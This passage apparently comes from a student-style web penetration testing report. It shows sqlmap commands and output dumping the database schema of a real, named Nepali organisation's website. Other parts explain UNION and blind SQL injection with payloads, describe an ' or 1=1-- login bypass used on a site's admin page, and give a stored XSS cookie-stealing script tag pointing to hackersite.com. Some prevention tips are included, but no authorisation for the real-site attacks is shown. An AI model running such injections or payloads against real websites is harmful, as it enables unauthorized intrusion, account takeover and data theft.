| INNODB_BUFFER_PAGE_LRU
| INNODB_BUFFER_POOL_STATS
| INNODB_CMP
| INNODB_CMPMEM
| INNODB_CMPMEM_RESET
| INNODB_CMP_PER_INDEX
| INNODB_CMP_PER_INDEX_RESET
| INNODB_CMP_RESET
| INNODB_FT_BEING_DELETED
| INNODB_FT_CONFIG
| INNODB_FT_DEFAULT_STOPWORD
| INNODB_FT_DELETED
| INNODB_FT_INDEX_CACHE
| INNODB_FT_INDEX_TABLE
| INNODB_LOCKS
| INNODB_LOCK_WAITS
| INNODB_METRICS
| INNODB_MUTEXES
| INNODB_SYS_COLUMNS
| INNODB_SYS_DATAFILES
| INNODB_SYS_FIELDS
| INNODB_SYS_FOREIGN
| INNODB_SYS_FOREIGN_COLS
| INNODB_SYS_INDEXES
| INNODB_SYS_SEMAPHORE_WAITS
| INNODB_SYS_TABLES
| INNODB_SYS_TABLESPACES
| INNODB_SYS_TABLESTATS
```

```
┌──(root㉿kali)-[~]
└─# sqlmap -u https://www.bpwnepal.org.np/activity.php?id=3 -D information_schema --tables VIEWS --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the er
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:18:02 /2022-09-17/

[13:18:02] [INFO] resuming back-end DBMS 'mysql'
[13:18:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
Database: information_schema
Table: VIEWS
[11 columns]
+-----------------------+---------------+
| Column                | Type          |
+-----------------------+---------------+
| ALGORITHM             | varchar(10)   |
| CHARACTER_SET_CLIENT  | varchar(32)   |
| CHECK_OPTION          | varchar(8)    |
| COLLATION_CONNECTION  | varchar(32)   |
| DEFINER               | varchar(189)  |
| IS_UPDATABLE          | varchar(3)    |
| SECURITY_TYPE         | varchar(7)    |
| TABLE_CATALOG         | varchar(512)  |
| TABLE_NAME            | varchar(64)   |
| TABLE_SCHEMA          | varchar(64)   |
| VIEW_DEFINITION       | longtext      |
+-----------------------+---------------+
```

```
┌──(root㉿kali)-[~]
└─# sqlmap -u https://www.bpwnepal.org.np/activity.php?id=3 -D information_schema --tables VIEWS --columns SUPPORT --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's re
o liability and are not responsible for any misuse or damage caused by this program
```

```
File  Actions  Edit  View  Help
ate,references | NULL          | def           | latin1_swedish_ci | Details of gallery                | NULL          | 4              | NULL             | latin1             | NULL                | NULL
               | 65535         | 65535         |                   |                                   |               |                |                  |                    |                     |
| <blank>      | tinyint       | <blank>       | bpw_gallery       | gallery_status                    | tinyint(1)    | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | 0             | def           | NULL              | Flag to publish and unpublish     | NULL          | 5              | 3                | NULL               | NULL                |
               | NULL          | NULL          |                   |                                   |               |                |                  |                    |                     |
| <blank>      | varchar       | <blank>       | bpw_gallery       | gallery_date                      | varchar(100)  | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | NULL          | def           | latin1_swedish_ci | Gallery date                      | NULL          | 6              | NULL             | latin1             | NULL                | NULL
               | 100           | 100           |                   |                                   |               |                |                  |                    |                     |
| <blank>      | datetime      | <blank>       | bpw_gallery       | updt_dt                           | datetime      | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | NULL          | def           | NULL              | record updated date               | NULL          | 7              | NULL             | NULL               | 0                   | NULL
               | NULL          | NULL          |                   |                                   |               |                |                  |                    |                     |
| <blank>      | int           | <blank>       | bpw_gallery       | updt_user                         | int(5)        | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | 0             | def           | NULL              | record updated by                 | NULL          | 8              | 10               | NULL               | NULL                | NULL
               | NULL          | NULL          |                   |                                   |               |                |                  |                    |                     |
| auto_increment | int          | PRI           | bpw_chapter       | chapter_id                        | int(11)       | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | 0             | def           | NULL              | <blank>                           | NULL          | 1              | 10               | NULL               | NULL                | NULL
               | NULL          | NULL          |                   |                                   |               |                |                  |                    |                     |
| <blank>      | varchar       | <blank>       | bpw_chapter       | chapter_title                     | varchar(225)  | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | NULL          | def           | latin1_swedish_ci | Name of product                   | NULL          | 2              | NULL             | latin1             | NULL                | NULL
               | 225           | 225           |                   |                                   |               |                |                  |                    |                     |
| <blank>      | text          | <blank>       | bpw_chapter       | chapter_details                   | text          | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | NULL          | def           | latin1_swedish_ci | brief details of product          | NULL          | 3              | NULL             | latin1             | NULL                | NULL
               | 65535         | 65535         |                   |                                   |               |                |                  |                    |                     |
| <blank>      | int           | <blank>       | bpw_chapter       | chapter_order                     | int(11)       | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | 0             | def           | NULL              | listing order of product          | NULL          | 4              | 10               | NULL               | NULL                | NULL
               | NULL          | NULL          |                   |                                   |               |                |                  |                    |                     |
| <blank>      | tinyint       | <blank>       | bpw_chapter       | chapter_publish                   | tinyint(1)    | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | 0             | def           | NULL              | Flag to publish and unpublish     | NULL          | 5              | 3                | NULL               | NULL                | NULL
               | NULL          | NULL          |                   |                                   |               |                |                  |                    |                     |
| <blank>      | datetime      | <blank>       | bpw_chapter       | updt_dt                           | datetime      | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | NULL          | def           | NULL              | record updated date               | NULL          | 6              | NULL             | NULL               | 0                   | NULL
               | NULL          | NULL          |                   |                                   |               |                |                  |                    |                     |
| <blank>      | int           | <blank>       | bpw_chapter       | updt_user                         | int(2)        | NO             | NEVER            | bpwnepal_sitemain_db | select,insert,upd
ate,references | 0             | def           | NULL              | record updated by                 | NULL          | 7              | 10               | NULL               | NULL                | NULL
               | NULL          | NULL          |                   |                                   |               |                |                  |                    |                     |
```

4.4-UNION-BASED SQL INJECTION:

UNION SQL injection can result in the extraction of database content and can be used to perform command execution on the target server. However, threat actors can only use the UNION operator only if their malicious query has the same structure, including the number and data type of columns, as the original query. How a Union SQL Injection Attack Works

A Union SQL injection uses the SQL keyword UNION to retrieve additional data beyond what was expected in the original query. For this attack to succeed, the application must return the result of database queries in its response.

The UNION keyword allows database users to append additional SELECT queries to an original query, like this:

SELECT a, b FROM originaltable UNION SELECT e, f FROM othertable

This query returns one result set with two columns. The first column will contain values from column a in originaltable and also column e in othertable. The second column will contain values from column b in originaltable and also column f in othertable.

UNION can only work if each of the queries return the same number of columns, and the data types in each corresponding column are the same.

If an application is vulnerable to SQL injection, it typically allows the attacker to inject additional SQL code into a seemingly benign query. The attacker can use UNION to add SQL statements that retrieve data from sensitive tables in the database, bypassing authorization.

There are two ways to check the number of columns returned from the table query during an SQLi UNION attack.

The “Order by” technique:

In the first technique, the attacker injects a sequence of “order by” clauses and increments the target column index to induce an error.

If the attackers use a quoted string in the original query’s “where” clause as the injection point, the attackers might submit an “order by” sequence with each payload ascending in order. For example,’ ORDER BY 1-- followed by ‘ORDER BY 1--, etc., until there is an error. This payload sequence will modify the original query, ordering the results according to different result set columns.

Attackers can specify the columns in “order by” clauses by their index—there is no need to know the columns’ names. Once the column index specified exceeds the actual number of columns in a result set, it will cause the database to return an error. For example, the error message might state that the “order by” position number does not match the number of items in the selected list.

In some cases, the application returns the database error in an HTTP response, while in other cases, it only returns a generic error or does not return any results. If the attackers can detect differences in the response from the application, they can infer the number of columns returned from the query.

The “Union select” technique:

In the second technique, the attacker submits a sequence of “union select” payloads to specify different numbers of null values. For example,’ UNION SELECT NULL-- followed by

‘UNION SELECT NULL, NULL--, etc. When the database identifies that the null and column numbers don’t match, it will return an error message.

The error message might state that queries combined by a UNION operator must have corresponding numbers of expressions in the target lists. The application will not necessarily return an error message—it might simply return a generic error message or fail to return any results.

If the number of nulls and the number of columns align, the database should return an additional row that contains the null values for each column in the result set. The HTTP response generated will depend on the application code.

In some cases, the attacker can view additional content included in the response—for example, extra rows on the HTML table. In other cases, the null values can trigger different errors—for example, null pointer exceptions. Occasionally, the attacker will not be able to distinguish the response for the correct number of nulls from the response caused for a different number of nulls. Therefore, this technique is less effective for determining the number of columns.

6 Tips for Preventing SQL Injection

You can use the following techniques to prevent UNION SQL injection:

- Disable errors—in most cases, the mechanism attackers use to view database results is through errors displayed by the application. Avoid showing SQL errors in application outputs, to avoid exposing system internals to attackers.
- Use parameterized queries—never append user inputs as strings into a SQL query. Instead, construct a query in code and then add user inputs as parameters.

  This is the safest technique against all types of SQL injection attacks.

- Limit input length—limiting the length of input fields can prevent UNION SQL injection attacks, because it will make it more difficult for the attacker to append strings to the query. For example, a name string can be limited to 20 characters.
- Character allowlists—user inputs used in SQL statements should be limited to specific, safe characters, such as alphanumeric characters only.
- Character denylists—disallow common characters used in SQL Injection payloads such as the characters "<>/?*()&" and common SQL operations like SELECT and UPDATE. See our guide to SQL injection payloads.
- Set up database auditing and deploy an Intrusion Detection/Prevention System (IDS/IPS) and set up database auditing—ensure that all SQL queries on the database are audited, and set up an IDS/IPS system that can immediately block obvious SQL injection attempts.


HACKBAR:

Hackbar is a free and open-source tool available on GitHub. Hackbar is useful while checking the security of web apps and web servers. Hackbar is used by security researchers. Hackbar can be used to check cross-site scripting vulnerability on the website.

Features of Hackbar: -


- Hackbar is a free and open-source tool available on GitHub.
- Hackbar is useful while checking the security of web apps and web servers.
- Hackbar is used by security researchers.
- Hackbar can be used to check cross-site scripting vulnerability on the website.
- Hackbar can be used to check SQL Injection vulnerability on the website.
- Hackbar can be used to find subdomains of websites.
- Hackbar is also available for another operating system such as windows.

HACKBAR WITH union-based features




Checking the target for union based sql

On checking there is no columns being displayed



So, we cannot proceed further and we can conclude that the target is free from union based sql injection

If there is error then the columns will reflect in this way where 2 represents the column number



4.5-BLIND BOOLEAN BASED SQL INJECTION:

The name blind says it. It is a random trial and error method.

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.

This is again classified into two types

- Boolean Based Blind SQL Injection
- Time Based Blind SQL Injection


Time-based Blind SQLi:


Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE. Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database

is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

Boolean-based (content-based) Blind SQLi:

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.
Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.







Here a site with the admin login page now am going to try my luck with this site by trying with some most popular strings that always result in the condition i.e., TRUE

Credentials that am using with this site for login

Admin Id: ‘ or 1=1-- Password: ‘ or 1=1—



The login was successful into the target site



Here I can add fake details and can get identifies as staff

4.6-What is XSS:

Cross-Site Scripting (XSS):

Cross-site scripting, commonly referred to as XSS, occurs when hackers execute malicious JavaScript within a victim’s browser.

Unlike Remote Code Execution (RCE) attacks, the code is run within a user’s browser. Upon initial injection, the site typically isn’t fully controlled by the attacker. Instead, the bad actor attaches their malicious code on top of a legitimate website, essentially tricking browsers into executing their malware whenever the site is loaded.


The Use of JavaScript in Cross-Site Scripting

JavaScript is a programming language which runs on web pages inside your browser. This client-side code adds functionality and interactivity to the web page, and is used extensively on all major applications and CMS platforms.
Unlike server-side languages such as PHP, JavaScript code inside your browser cannot impact the website for other visitors. It is sandboxed to your own navigator and can only perform actions within your browser window.
While JavaScript is client side and does not run on the server, it can be used to interact with the server by performing background requests. Attackers can use these background requests to add unwanted spam content to a web page without refreshing it, gather analytics about the client's browser, or perform actions asynchronously.

When attackers inject their own code into a web page, typically accomplished by exploiting a vulnerability on the website's software, they can then inject their own script, which is executed by the victim's browser.

Since the JavaScript runs on the victim's browser page, sensitive details about the authenticated user can be stolen from the session, essentially allowing a bad actor to target site administrators and completely compromise a website.

Another popular use of cross-site scripting attacks are when the vulnerability is available on most publicly available pages of a website. In this case, attackers can inject their code to target the visitors of the website by adding their own ads, phishing prompts, or other malicious content.



4.7-Types of XSS:

Depending on their goals, bad actors can use cross-site scripting in a number of different ways. Let's look at some of the most common types of attacks.

1.Stored (Persistent) Cross-Site Scripting

Stored cross-site scripting attacks occur when attackers store their payload on a compromised server, causing the website to deliver malicious code to other visitors. Since this method only requires an initial action from the attacker and can compromise many visitors afterwards, this is the most dangerous and most commonly employed type of cross-site scripting.
Example: While browsing an e-commerce website, a perpetrator discovers a vulnerability that allows HTML tags to be embedded in the site's comments section. The embedded tags become a permanent feature of the page, causing the browser to parse them with the rest of the source code every time the page is opened.


The attacker adds the following comment: Great price for a great item! Read my review here <script src="http://hackersite.com/authstealer.js"> </script>.

From this point on, every time the page is accessed, the HTML tag in the comment will activate a JavaScript file, which is hosted on another site, and has the ability to steal visitors' session cookies.

Using the session cookie, the attacker can compromise the visitor's account, granting him easy access to his personal information and credit card data. Meanwhile, the visitor, who may never have even scrolled down to the comments section, is not aware that the attack took place.


Unlike a reflected attack, where the script is activated after a link is clicked, a stored attack only requires that the victim visit the compromised web page. This increases the reach of the attack, endangering all visitors no matter their level of vigilance.

From the perpetrator's standpoint, persistent XSS attacks are relatively harder to execute because of the difficulties in locating both a trafficked website and one with vulnerabilities that enables permanent script embedding.




4.8-Stored XSS:

Here I am going to upload a java script code in the website. This will get stored in the server so who ever login to the website they will see the message no matter where ever they are



The alert is being popped in my laptop

The same alert is being popped in my mobile when I login to the site




4.9-Reflected (Non-Persistent) Cross-Site Scripting:

